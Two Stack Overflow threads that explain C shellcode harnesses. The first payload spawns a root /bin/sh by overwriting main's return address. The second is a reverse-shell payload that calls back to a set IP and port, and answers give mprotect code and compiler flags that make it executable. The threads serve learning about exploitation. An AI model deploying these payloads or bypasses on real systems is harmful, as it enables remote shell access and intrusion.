# **[can anyone explain this code to me?](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me)**

https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871

13

9

WARNING: This is an exploit. Do not execute this code.

//shellcode.c

char shellcode[] =

"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"

"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"

"\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main() {

int \*ret; //ret pointer for manipulating saved return.

ret = (int \*)&ret + 2; //setret to point to the saved return

//value on the stack.

(\*ret) = (int)shellcode; //change the saved return value to the

//address of the shellcode, so it executes.

}

can anyone give me a better explanation ?

[c](https://stackoverflow.com/questions/tagged/c) [stack](https://stackoverflow.com/questions/tagged/stack) [exploit](https://stackoverflow.com/questions/tagged/exploit) [shellcode](https://stackoverflow.com/questions/tagged/shellcode)

[share](https://stackoverflow.com/q/2705854)[improve this question](https://stackoverflow.com/posts/2705854/edit)

[edited Mar 20 '12 at 19:37](https://stackoverflow.com/posts/2705854/revisions)

[[https://www.gravatar.com/avatar/0aad239038747f3e03e38eec84a62358?s=32&d=identicon&r=PG](https://stackoverflow.com/users/74359/ethan-heilman)](https://stackoverflow.com/users/74359/ethan-heilman)

[Ethan Heilman](https://stackoverflow.com/users/74359/ethan-heilman)

**7,328**95284

asked Apr 24 '10 at 19:36

[[https://www.gravatar.com/avatar/773421ae156bdc872ac3c13929c69114?s=32&d=identicon&r=PG](https://stackoverflow.com/users/324894/0xab3d)](https://stackoverflow.com/users/324894/0xab3d)

[0xab3d](https://stackoverflow.com/users/324894/0xab3d)

**189**1413

* I second what 0xA3 said. This seems very suspicious. @Abed, if you found this somewhere on your machine you should probably check carefully to see if you've been owned. – [Josh](https://stackoverflow.com/users/75801/josh) [Apr 24 '10 at 19:45](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871#comment2729465_2705854)
* thnx Josh, I know it is an exploit, I am studying a book called Gray hat hacking,2nd edition, so don't worry I want to be a gray hat :) – [0xab3d](https://stackoverflow.com/users/324894/0xab3d) [Apr 24 '10 at 20:12](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871#comment2729569_2705854)
* 1

@0xA3 why you don't disassemble that code before you say that. it's just giving a shell – [Yuda Prawira](https://stackoverflow.com/users/454229/yuda-prawira" \o "6,087 reputation) [May 6 '11 at 21:13](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871#comment6813446_2705854)

add a comment

6 Answers

[active](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me?answertab=active#tab-top)[oldest](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me?answertab=oldest#tab-top)[votes](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me?answertab=votes#tab-top)

23

Apparently, this code attempts to change the stack so that when the main function returns, program execution does not return regularly into the runtime library (which would normally terminate the program), but would jump instead into the code saved in the shellcode array.

**1)** int \*ret;

defines a variable on the stack, just beneath the main function's arguments.

**2)** ret = (int \*)&ret + 2;

lets the ret variable point to a int \* that is placed two ints above ret on the stack. Supposedly that's where the return address is located where the program will continue when mainreturns.

**2)** (\*ret) = (int)shellcode;

The return address is set to the address of the shellcode array's contents, so that shellcode's contents will be executed when main returns.

shellcode seemingly contains machine instructions that possibly do a system call to launch /bin/sh. I could be wrong on this as I didn't actually disassemble shellcode.

**P.S.:** This code is machine- and compiler-dependent and will possibly not work on all platforms.

**Reply to your second question:**

*and what happens if I use ret=(int)&ret +2 and why did we add 2? why not 3 or 4??? and I think that int is 4 bytes so 2 will be 8bytes no?*

ret is declared as an int\*, therefore assigning an int (such as (int)&ret) to it would be an error. As to why 2 is added and not any other number: apparently because this code assumes that the return address will lie at that location on the stack. Consider the following:

* This code assumes that the call stack grows downward when something is pushed on it (as it indeed does e.g. with Intel processors). That is the reason why a number is *added* and not *subtracted*: the return address lies at a higher memory address than automatic (local) variables (such as ret).
* From what I remember from my Intel assembly days, a C function is often called like this: First, all arguments are pushed onto the stack in reverse order (right to left). Then, the function is called. The return address is thus pushed on the stack. Then, a new stack frame is set up, which includes pushing the ebp register onto the stack. Then, local variables are set up on the stack beneath all that has been pushed onto it up to this point.

Now I assume the following stack layout for your program:

+-------------------------+

| function arguments | |

| (e.g. argv, argc) | | (note: the stack

+-------------------------+ <-- ss:esp + 12 | grows downward!)

| return address | |

+-------------------------+ <-- ss:esp + 8 V

| saved ebp register |

+-------------------------+ <-- ss:esp + 4 / ss:ebp - 0 (see code below)

| local variable (ret) |

+-------------------------+ <-- ss:esp + 0 / ss:ebp - 4

At the bottom lies ret (which is a 32-bit integer). Above it is the saved ebp register (which is also 32 bits wide). Above that is the 32-bit return address. (Above that would be main's arguments -- argc and argv -- but these aren't important here.) When the function executes, the stack pointer points at ret. The return address lies 64 bits "above" ret, which corresponds to the + 2 in

ret = (int\*)&ret + 2;

It is + 2 because ret is a int\*, and an int is 32 bit, therefore adding 2 means setting it to a memory location 2 × 32 bits (=64 bits) above (int\*)&ret... which would be the return address' location, if all the assumptions in the above paragraph are correct.

**Excursion:** Let me demonstrate in Intel assembly language how a C function *might* be called (if I remember correctly -- I'm no guru on this topic so I might be wrong):

// first, push all function arguments on the stack in reverse order:

push argv

push argc

// then, call the function; this will push the current execution address

// on the stack so that a return instruction can get back here:

call main

// (afterwards: clean up stack by removing the function arguments, e.g.:)

add esp, 8

Inside main, the following might happen:

// create a new stack frame and make room for local variables:

push ebp

mov ebp, esp

sub esp, 4

// access return address:

mov edi, ss:[ebp+4]

// access argument 'argc'

mov eax, ss:[ebp+8]

// access argument 'argv'

mov ebx, ss:[ebp+12]

// access local variable 'ret'

mov edx, ss:[ebp-4]

...

// restore stack frame and return to caller (by popping the return address)

mov esp, ebp

pop ebp

retf

***See also:****Description of the*[*procedure call sequence in C*](http://aplawrence.com/Unix/c_calling_sequence.html)*for another explanation of this topic.*

[share](https://stackoverflow.com/a/2705878)[improve this answer](https://stackoverflow.com/posts/2705878/edit)

[edited Apr 24 '10 at 21:12](https://stackoverflow.com/posts/2705878/revisions)

answered Apr 24 '10 at 19:42

[[https://www.gravatar.com/avatar/20005b8b487e13dbad2e5230848749ac?s=32&d=identicon&r=PG](https://stackoverflow.com/users/240733/stakx)](https://stackoverflow.com/users/240733/stakx)

[stakx](https://stackoverflow.com/users/240733/stakx)

**63.1k**15135217

* thnx man it is very good and I get but one question when you said in 2) int \* that is placed, you mean the whole statement which is (int \*)&ret ???? – [0xab3d](https://stackoverflow.com/users/324894/0xab3d) [Apr 24 '10 at 20:17](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871#comment2729584_2705878)
* and what happens if I use ret=(int)&ret +2 and why did we add 2? why not 3 or 4??? and I think that int is 4 bytes so 2 will be 8bytes no? – [0xab3d](https://stackoverflow.com/users/324894/0xab3d) [Apr 24 '10 at 20:25](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871#comment2729615_2705878)
* Answer to your 2nd question is in the answer (I expanded it a bit). – [stakx](https://stackoverflow.com/users/240733/stakx" \o "63,091 reputation) [Apr 24 '10 at 20:55](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871#comment2729747_2705878)
* +1 great answer & explanation – [jschmier](https://stackoverflow.com/users/203667/jschmier" \o "12,959 reputation) [Apr 24 '10 at 23:49](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871#comment2730326_2705878)
* @kmitnick - you may additionally find my answer to another question useful in understanding why 2 was added - [stackoverflow.com/questions/2543725/…](http://stackoverflow.com/questions/2543725/how-to-write-a-buffer-overflow-exploit-in-gcc-windows-xp-x86/2548562#2548562) – [jschmier](https://stackoverflow.com/users/203667/jschmier" \o "12,959 reputation) [Apr 24 '10 at 23:53](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871#comment2730343_2705878)

[show **3** more comments](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871)

19

The actual shellcode is:

(gdb) x /25i &shellcode

0x804a040 <shellcode>: xor %eax,%eax

0x804a042 <shellcode+2>: xor %ebx,%ebx

0x804a044 <shellcode+4>: mov $0x17,%al

0x804a046 <shellcode+6>: int $0x80

0x804a048 <shellcode+8>: jmp 0x804a069 <shellcode+41>

0x804a04a <shellcode+10>: pop %esi

0x804a04b <shellcode+11>: mov %esi,0x8(%esi)

0x804a04e <shellcode+14>: xor %eax,%eax

0x804a050 <shellcode+16>: mov %al,0x7(%esi)

0x804a053 <shellcode+19>: mov %eax,0xc(%esi)

0x804a056 <shellcode+22>: mov $0xb,%al

0x804a058 <shellcode+24>: mov %esi,%ebx

0x804a05a <shellcode+26>: lea 0x8(%esi),%ecx

0x804a05d <shellcode+29>: lea 0xc(%esi),%edx

0x804a060 <shellcode+32>: int $0x80

0x804a062 <shellcode+34>: xor %ebx,%ebx

0x804a064 <shellcode+36>: mov %ebx,%eax

0x804a066 <shellcode+38>: inc %eax

0x804a067 <shellcode+39>: int $0x80

0x804a069 <shellcode+41>: call 0x804a04a <shellcode+10>

0x804a06e <shellcode+46>: das

0x804a06f <shellcode+47>: bound %ebp,0x6e(%ecx)

0x804a072 <shellcode+50>: das

0x804a073 <shellcode+51>: jae 0x804a0dd

0x804a075 <shellcode+53>: add %al,(%eax)

This corresponds to roughly

setuid(0);

x[0] = "/bin/sh"

x[1] = 0;

execve("/bin/sh", &x[0], &x[1])

exit(0);

[share](https://stackoverflow.com/a/2705991)[improve this answer](https://stackoverflow.com/posts/2705991/edit)

[edited Apr 24 '10 at 22:33](https://stackoverflow.com/posts/2705991/revisions)

answered Apr 24 '10 at 20:23

[[https://www.gravatar.com/avatar/fadf252892475e9b177d5cd5e8b24145?s=32&d=identicon&r=PG&f=1](https://stackoverflow.com/users/16406/chris-dodd)](https://stackoverflow.com/users/16406/chris-dodd)

[Chris Dodd](https://stackoverflow.com/users/16406/chris-dodd)

**80.4k**680159

* thnx Chris, Really Appreciate it:) – [0xab3d](https://stackoverflow.com/users/324894/0xab3d) [Apr 24 '10 at 20:35](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871#comment2729652_2705991)
* Did you have some automated way of converting the shellcode into ASM without manually looking it up? – [Rizwan Kassim](https://stackoverflow.com/users/35335/rizwan-kassim" \o "5,871 reputation) [Apr 24 '10 at 21:01](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871#comment2729765_2705991)
* 2

This was produced by compiling the example, running gdb on the resulting executable and using x /25i &shellcode to disassemble it – [Chris Dodd](https://stackoverflow.com/users/16406/chris-dodd) [Apr 24 '10 at 22:32](https://stackoverflow.com/questions/2705854/can-anyone-explain-this-code-to-me/2705871#comment2730079_2705991)

add a comment

15

That string is from an old document on buffer overflows, and will execute /bin/sh. Since it's malicious code (well, when paired with a buffer exploit) - you should really include it's origin next time.

From that same document, [**how to code stack based exploits**](http://biblio.l0t3k.net/b0f/en/htce.txt) :

/\* the shellcode is hex for: \*/

#include <stdio.h>

main() {

char \*name[2];

name[0] = "sh";

name[1] = NULL;

execve("/bin/sh",name,NULL);

}

char shellcode[] =

"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0

\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c

\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

The code you included causes the contents of shellcode[] to be executed, running [execve](http://linux.die.net/man/2/execve), and providing access to the shell. And the term Shellcode? From [Wikipedia](http://en.wikipedia.org/wiki/Shellcode) :

In computer security, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine. Shellcode is commonly written in machine code, but any piece of code that performs a similar task can be called shellcode.

[share](https://stackoverflow.com/a/2705871)[improve this answer](https://stackoverflow.com/posts/2705871/edit)

[edited Apr 24 '10 at 19:59](https://stackoverflow.com/posts/2705871/revisions)

answered Apr 24 '10 at 19:39

[[https://www.gravatar.com/avatar/cea4dbf0bf2672b0121374c6423329e8?s=32&d=identicon&r=PG](https://stackoverflow.com/users/35335/rizwan-kassim)](https://stackoverflow.com/users/35335/rizwan-kassim)

[Rizwan Kassim](https://stackoverflow.com/users/35335/rizwan-kassim)

**5,871**21832

add a comment

5

Without looking up all the actual opcodes to confirm, the shellcode array contains the machine code necessary to exec /bin/sh. This [**shellcode**](http://en.wikipedia.org/wiki/Shellcode) is machine code carefully constructed to perform the desired operation on a specific target platform and not to contain any null bytes.

The code in main() is changing the return address and the flow of execution in order to cause the program to spawn a shell by having the instructions in the shellcode array executed.

See [**Smashing The Stack For Fun And Profit**](http://insecure.org/stf/smashstack.html) for a description on how shellcode such as this can be created and how it might be used.

[share](https://stackoverflow.com/a/2705875)[improve this answer](https://stackoverflow.com/posts/2705875/edit)

[edited Apr 24 '10 at 20:22](https://stackoverflow.com/posts/2705875/revisions)

answered Apr 24 '10 at 19:41

[[https://www.gravatar.com/avatar/0b269ec4c77636130336ce2c8e82147c?s=32&d=identicon&r=PG](https://stackoverflow.com/users/203667/jschmier)](https://stackoverflow.com/users/203667/jschmier)

[jschmier](https://stackoverflow.com/users/203667/jschmier)

**13k**54469

add a comment

0

The string contains a series of bytes represented in hexadecimal.

The bytes encode a series of instructions for a particular processor on a particular platform — hopefully, yours. (Edit: if it's malware, hopefully *not* yours!)

The variable is defined just to get a handle to the stack. A bookmark, if you will. Then pointer arithmetic is used, again platform-dependent, to manipulate the state of the program to cause the processor to jump to and execute the bytes in the string.

[share](https://stackoverflow.com/a/2705874)[improve this answer](https://stackoverflow.com/posts/2705874/edit)

answered Apr 24 '10 at 19:41

[[https://i.stack.imgur.com/1UiET.jpg?s=32&g=1](https://stackoverflow.com/users/153285/potatoswatter)](https://stackoverflow.com/users/153285/potatoswatter)

[Potatoswatter](https://stackoverflow.com/users/153285/potatoswatter)

**109k**14210365

add a comment

0

Each \xXX is a hexadecimal number. One, two or three of such numbers together form an op-code (google for it). Together it forms assembly which can be executed by the machine more or less directly. And this code tries to execute the shellcode.

I think the shellcode tries to spawn a shell.

[share](https://stackoverflow.com/a/2705879)[improve this answer](https://stackoverflow.com/posts/2705879/edit)

2 nd Code Explanation:

# [**What does int (\*ret)() = (int(\*)())code mean?**](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean)

<https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean>

[Ask Question](https://stackoverflow.com/questions/ask)

3

2

Here is a copy of code from shellstorm:

#include <stdio.h>

/\*

ipaddr 192.168.1.10 (c0a8010a)

port 31337 (7a69)

\*/

#define IPADDR "\xc0\xa8\x01\x0a"

#define PORT "\x7a\x69"

unsigned char code[] =

"\x31\xc0\x31\xdb\x31\xc9\x31\xd2"

"\xb0\x66\xb3\x01\x51\x6a\x06\x6a"

"\x01\x6a\x02\x89\xe1\xcd\x80\x89"

"\xc6\xb0\x66\x31\xdb\xb3\x02\x68"

IPADDR"\x66\x68"PORT"\x66\x53\xfe"

"\xc3\x89\xe1\x6a\x10\x51\x56\x89"

"\xe1\xcd\x80\x31\xc9\xb1\x03\xfe"

"\xc9\xb0\x3f\xcd\x80\x75\xf8\x31"

"\xc0\x52\x68\x6e\x2f\x73\x68\x68"

"\x2f\x2f\x62\x69\x89\xe3\x52\x53"

"\x89\xe1\x52\x89\xe2\xb0\x0b\xcd"

"\x80";

main()

{

printf("Shellcode Length: %d\n", sizeof(code)-1);

int (\*ret)() = (int(\*)())code;

ret();

}

Could anyone help me explain this one "int (*ret)() = (int(*)())code;" ? How does it work? Why it can make the code above run?

[c](https://stackoverflow.com/questions/tagged/c) [exploit](https://stackoverflow.com/questions/tagged/exploit) [shellcode](https://stackoverflow.com/questions/tagged/shellcode)

[share](https://stackoverflow.com/q/21951381)[improve this question](https://stackoverflow.com/posts/21951381/edit)

[edited Feb 22 '14 at 8:21](https://stackoverflow.com/posts/21951381/revisions)

[[https://www.gravatar.com/avatar/863018588657c38d29f22e72dc81325e?s=32&d=identicon&r=PG](https://stackoverflow.com/users/366377/jens-gustedt)](https://stackoverflow.com/users/366377/jens-gustedt)

[Jens Gustedt](https://stackoverflow.com/users/366377/jens-gustedt)

**64.8k**272140

asked Feb 22 '14 at 7:42

[[https://www.gravatar.com/avatar/9e88464ff64cf3c730fe1a852b6b97b0?s=32&d=identicon&r=PG](https://stackoverflow.com/users/2579274/user2579274)](https://stackoverflow.com/users/2579274/user2579274)

[user2579274](https://stackoverflow.com/users/2579274/user2579274)

**129**39

* This is not kernel code. So linux-kernel is not appropriate tag. – [Basile Starynkevitch](https://stackoverflow.com/users/841108/basile-starynkevitch" \o "175,298 reputation) [Feb 22 '14 at 7:57](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean#comment33256818_21951381)
* casting a char pointer to a function pointer! Now that's undefined behaviour. You can only assign a function pointer (any type) to a function pointer. – [ajay](https://stackoverflow.com/users/1809377/ajay" \o "6,218 reputation) [Feb 22 '14 at 8:58](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean#comment33257768_21951381)

add a comment

6 Answers

[active](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean?answertab=active#tab-top)[oldest](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean?answertab=oldest#tab-top)[votes](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean?answertab=votes#tab-top)

8

int(\*ret)()

declares a function pointer named ret; the function takes unspecified arguments and returns an integer.

(int(\*)())code

casts the code array to a function pointer of that same type.

So this converts the address of the code array to a function pointer, which then allows you to call it and execute the code.

Note that this is technically undefined behavior, so it doesn't *have* to work this way. But this is how practically all implementations compile this code. Shellcodes like this are not expected to be portable -- the bytes in the code array are dependent on the CPU architecture and stack frame layout.

[share](https://stackoverflow.com/a/21951425)[improve this answer](https://stackoverflow.com/posts/21951425/edit)

[edited Feb 22 '14 at 9:01](https://stackoverflow.com/posts/21951425/revisions)

answered Feb 22 '14 at 7:47

[[https://www.gravatar.com/avatar/82f9e178a16364bf561d0ed4da09a35d?s=32&d=identicon&r=PG](https://stackoverflow.com/users/1491895/barmar)](https://stackoverflow.com/users/1491895/barmar)

[Barmar](https://stackoverflow.com/users/1491895/barmar)

**419k**34244344

* 2

+1 for mentioning unspecified number and type of arguments. Many people erroneously think that int func(void) and int func() are the same. They are in C++ but not in C. – [ajay](https://stackoverflow.com/users/1809377/ajay" \o "6,218 reputation) [Feb 22 '14 at 7:52](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean#comment33256732_21951425)

* Also casting array to a function pointer is undefined behaviour. Don't know how I missed it. – [ajay](https://stackoverflow.com/users/1809377/ajay" \o "6,218 reputation) [Feb 22 '14 at 8:58](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean#comment33257781_21951425)
* I've added a comment about portability to the answer. – [Barmar](https://stackoverflow.com/users/1491895/barmar" \o "418,952 reputation) [Feb 22 '14 at 9:02](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean#comment33257860_21951425)

add a comment

4

You should read a good C programming book.

int (\*ret)() declare a pointer to function returning an int -without specifying arguments (in C)

Then = (int(\*)())code; is initializing ret with the casted address of code.

At last ret(); is calling that function pointer, hence invoking the machine code in your code array.

BTW, the compiler (and the linker) might put code in a read-only but non-executable segment (this perhaps depends upon how your program was linked). And then your shell code might not work.

[share](https://stackoverflow.com/a/21951434)[improve this answer](https://stackoverflow.com/posts/21951434/edit)

answered Feb 22 '14 at 7:47

[[https://i.stack.imgur.com/8Jssg.png?s=32&g=1](https://stackoverflow.com/users/841108/basile-starynkevitch)](https://stackoverflow.com/users/841108/basile-starynkevitch)

[Basile Starynkevitch](https://stackoverflow.com/users/841108/basile-starynkevitch)

**175k**13165359

* 1+ for the essential BTW. – [alk](https://stackoverflow.com/users/694576/alk" \o "57,955 reputation) [Feb 22 '14 at 8:04](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean#comment33256917_21951434)
* typecasting the function pointer is redundant here because if code has a different signature then it will cause undefined behaviour. – [ajay](https://stackoverflow.com/users/1809377/ajay" \o "6,218 reputation) [Feb 22 '14 at 8:23](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean#comment33257219_21951434)
* 2

It is already undefined behavior.... – [Basile Starynkevitch](https://stackoverflow.com/users/841108/basile-starynkevitch" \o "175,298 reputation) [Feb 22 '14 at 8:24](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean#comment33257231_21951434)

add a comment

2

int (\*ret)()

defines the function pointer ret as function returning an int with an unspecified number of arguments.

... = (int(\*)())code;

casts the unsigned char-array code to the type of function ret would refer to and assigns it to ret.

This call

ret();

then executes the op-codes stored in code.

All in all not a nice thing.

[share](https://stackoverflow.com/a/21951429)[improve this answer](https://stackoverflow.com/posts/21951429/edit)

[edited Feb 22 '14 at 7:54](https://stackoverflow.com/posts/21951429/revisions)

answered Feb 22 '14 at 7:47

[[https://i.stack.imgur.com/PpOGj.jpg?s=32&g=1](https://stackoverflow.com/users/694576/alk)](https://stackoverflow.com/users/694576/alk)

[alk](https://stackoverflow.com/users/694576/alk)

**58k**760169

add a comment

1

int (\*ret)() = (int(\*)())code;

int (\*ret)() defines a pointer that points to a function which returns int and has unspecified number of arguments; (int(\*)())code is a type casting, let the other part could treat code as a function pointer, the same type as ret.

By the way, depends on the contents of code, this code may only works on a specific CPU and OS combination, if it even works and all.

[share](https://stackoverflow.com/a/21951463)[improve this answer](https://stackoverflow.com/posts/21951463/edit)

[edited Feb 22 '14 at 7:59](https://stackoverflow.com/posts/21951463/revisions)

answered Feb 22 '14 at 7:52

[[https://www.gravatar.com/avatar/0a6aacd03deb37cb13cbc8b65e454f2b?s=32&d=identicon&r=PG](https://stackoverflow.com/users/1004301/lee-duhem)](https://stackoverflow.com/users/1004301/lee-duhem)

[Lee Duhem](https://stackoverflow.com/users/1004301/lee-duhem)

**13.2k**22241

add a comment

1

int (\*)() is the type of a pointer to a function with the following prototype:

int func();

Because of the way the language is parsed and the precedence of the operators, one has to put the asterisk in brackets. Also when declaring a pointer variable of that type, the name of the variable goes after the asterisk and not after the type, e.g. it is not

int (\*)() ret;

but rather

int (\*ret)();

In your case the ret variable is both being declared and initialised with a type cast involved.

To call a function through a function pointer, you could either use the more elaborate syntax:

(\*ret)();

or the more simple one:

ret();

Using the former syntax is preferable since it gives indication to the reader of your code that ret is actually a pointer to a function and not the function itself.

Now, in principle that code should not actually work. The code[] array is placed in the initialised data segment, which in most modern OSes is not executable, i.e. the call ret(); should rather produce a segmentation fault. E.g. GCC on Linux places the code variable in the .data section:

.globl code

.data

.align 32

.type code, @object

.size code, 93

code:

.string "1\3001\3331...\200"

and then the .data section goes into a non-executable read-write segment:

$ readelf --segments code.exe

Elf file type is EXEC (Executable file)

Entry point 0x4003c0

There are 8 program headers, starting at offset 64

Program Headers:

Type Offset VirtAddr PhysAddr

FileSiz MemSiz Flags Align

PHDR 0x0000000000000040 0x0000000000400040 0x0000000000400040

0x00000000000001c0 0x00000000000001c0 R E 8

INTERP 0x0000000000000200 0x0000000000400200 0x0000000000400200

0x000000000000001c 0x000000000000001c R 1

[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]

LOAD 0x0000000000000000 0x0000000000400000 0x0000000000400000

0x000000000000064c 0x000000000000064c R E 100000

vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv

LOAD 0x0000000000000650 0x0000000000500650 0x0000000000500650

0x0000000000000270 0x0000000000000278 RW 100000

^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

DYNAMIC 0x0000000000000678 0x0000000000500678 0x0000000000500678

0x0000000000000190 0x0000000000000190 RW 8

NOTE 0x000000000000021c 0x000000000040021c 0x000000000040021c

0x0000000000000020 0x0000000000000020 R 4

GNU\_EH\_FRAME 0x0000000000000594 0x0000000000400594 0x0000000000400594

0x0000000000000024 0x0000000000000024 R 4

GNU\_STACK 0x0000000000000000 0x0000000000000000 0x0000000000000000

0x0000000000000000 0x0000000000000000 RW 8

Section to Segment mapping:

Segment Sections...

00

01 .interp

02 .interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version

.gnu.version\_r .rela.dyn .rela.plt .init .plt .text .fini

.rodata .eh\_frame\_hdr .eh\_frame

03 .ctors .dtors .jcr .dynamic .got .got.plt .data .bss

^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

04 .dynamic

05 .note.ABI-tag

06 .eh\_frame\_hdr

07

The segment is missing the executable flag, i.e. it is only RW and not RWE, therefore no code could be executed from that memory. And indeed, running the program results in a fault at the very first instruction stored in code:

(gdb) run

Starting program: /tmp/code.exe

Shellcode Length: 92

Program received signal SIGSEGV, Segmentation fault.

0x0000000000500860 in code ()

(gdb) up

#1 0x00000000004004a7 in main () at code.c:27

27 ret();

(gdb) print ret

$1 = (int (\*)()) 0x500860 <code>

To make it work, you could use a combination of posix\_memalign and mprotect to allocate a memory page and make it executable, then copy the content of code[] there:

// For posix\_memalign()

#define \_XOPEN\_SOURCE 600

#include <stdlib.h>

// For memcpy()

#include <string.h>

// For sysconf()

#include <unistd.h>

// For mprotect()

#include <sys/mman.h>

size\_t code\_size = sizeof(code) - 1;

size\_t page\_size = sysconf(\_SC\_PAGESIZE);

int (\*ret)();

printf("Shellcode Length: %d\n", code\_size);

posix\_memalign(&ret, page\_size, page\_size);

mprotect(ret, page\_size, PROT\_READ|PROT\_WRITE|PROT\_EXEC);

memcpy(ret, code, code\_size);

(\*ret)();

Also note that the shell code uses int 0x80 to call into the Linux kernel. This won't work out-of-the-box if the program is compiled on a 64-bit Linux system as there a different mechanism is used to make system calls. -m32 should be specified in that case to force the compiler generate a 32-bit executable.

[share](https://stackoverflow.com/a/21952010)[improve this answer](https://stackoverflow.com/posts/21952010/edit)

answered Feb 22 '14 at 8:50

[[https://i.stack.imgur.com/34xta.png?s=32&g=1](https://stackoverflow.com/users/1374437/hristo-iliev)](https://stackoverflow.com/users/1374437/hristo-iliev)

[Hristo Iliev](https://stackoverflow.com/users/1374437/hristo-iliev)

**54.8k**785132

* +1 for explaining the bracket mess in the first part of the answer. Regarding the second part. Another way for making code[] array executable is to compile the source file with -fno-stack-protector -z execstackflags passed to GCC. – [golem](https://stackoverflow.com/users/1027946/golem) [Sep 21 '15 at 21:06](https://stackoverflow.com/questions/21951381/what-does-int-ret-intcode-mean#comment53252548_21952010)

add a comment

1

Your program will produce undefined behaviour. C99 spec, section 6.2.5, paragraph 27 says:

A pointer to void shall have the same representation and alignment requirements as a pointer to a character type. Similarly, pointers to qualiﬁed or unqualiﬁed versions of compatible types shall have the same representation and alignment requirements. All pointers to structure types shall have the same representation and alignment requirements as each other. All pointers to union types shall have the same representation and alignment requirements as each other. Pointers to other types need not have the same representation or alignment requirements.

Further, in section 6.3.2.3, paragraph 8, it also says:

A pointer to a function of one type may be converted to a pointer to a function of another type and back again; the result shall compare equal to the original pointer.

This means that you should not assign a function pointer to a non-function pointer because the size of a function pointer is not guaranteed to be the same as that of a char pointer or a void pointer. Now these things out of the way, let's come to your code.

int (\*ret)() = (int(\*)())code;

Let's first take the lhs. So it defines ret to be a pointer to a function which takes a fixed but unknown number and type of arguments (doesn't sound good). On the rhs, you are typecasting an array code, which evaluates to a pointer to its first element to the same type as ret. This is undefined behaviour. Only a function pointer can be assigned to a function pointer, not a pointer to any other type for reasons explained above. Also, sizeof operator may not be applied to a function pointer precisely because of this reason.

In C++, empty parameter list means void, but that's not the case in C where it means no information is available to check against argument list provided by the caller. Hence you must explicitly mention void. So you should better write that statement as, assuming now that you have a function named code defined in your program.

int code(void);

int (\*ret)(void) = (int(\*)(void))code;

To simplify things about complex C declarations, typedef might help.

typedef int (\*myfuncptr)(void);

This defines a type myfuncptr to be of type pointer to a function taking no arguments and returning an int. Next, we can define a variable of myfuncptr type like we define a variable of any type in C. However please note that code must have the same signature as the type of the function ret points to. If you cast a function pointer of any other type using myfuncptr, it will cause undefined behaviour. Therefore, this makes typecasting redundant.

int code(void);

int foo(int);

myfuncptr ret = code; // typecasting not needed. Same as- myfuncptr ret = &code;

myfuncptr bar = (myfuncptr)foo; // undefined behaviour.

A function name evaluates to a pointer when you assign it to, well, a function pointer of the same type. You don't need to use the address of operator &. Similarly, you can call the function pointed to by the pointer without dereferencing it first.

ret(); // call the function pointed to by ret

(\*ret)() // deferencing ret first.

Please read this for details - [Casting a function pointer to another type](https://stackoverflow.com/a/559671/1809377). Here's a good resource on how to mentally parse complex C declaration - [Clockwise/Spiral Rule](http://c-faq.com/decl/spiral.anderson.html). Also note that the C standard lays down only two acceptable signature of main:

int main(void);

int main(int argc, char \*argv[]);

[share](https://stackoverflow.com/a/21951518)[improve this answer](https://stackoverflow.com/posts/21951518/edit)

[edited May 23 '17 at 12:01](https://stackoverflow.com/posts/21951518/revisions)

[[https://www.gravatar.com/avatar/a007be5a61f6aa8f3e85ae2fc18dd66e?s=32&d=identicon&r=PG](https://stackoverflow.com/users/-1/community)](https://stackoverflow.com/users/-1/community)

[Community](https://stackoverflow.com/users/-1/community)**♦**

**1**1

answered Feb 22 '14 at 7:58

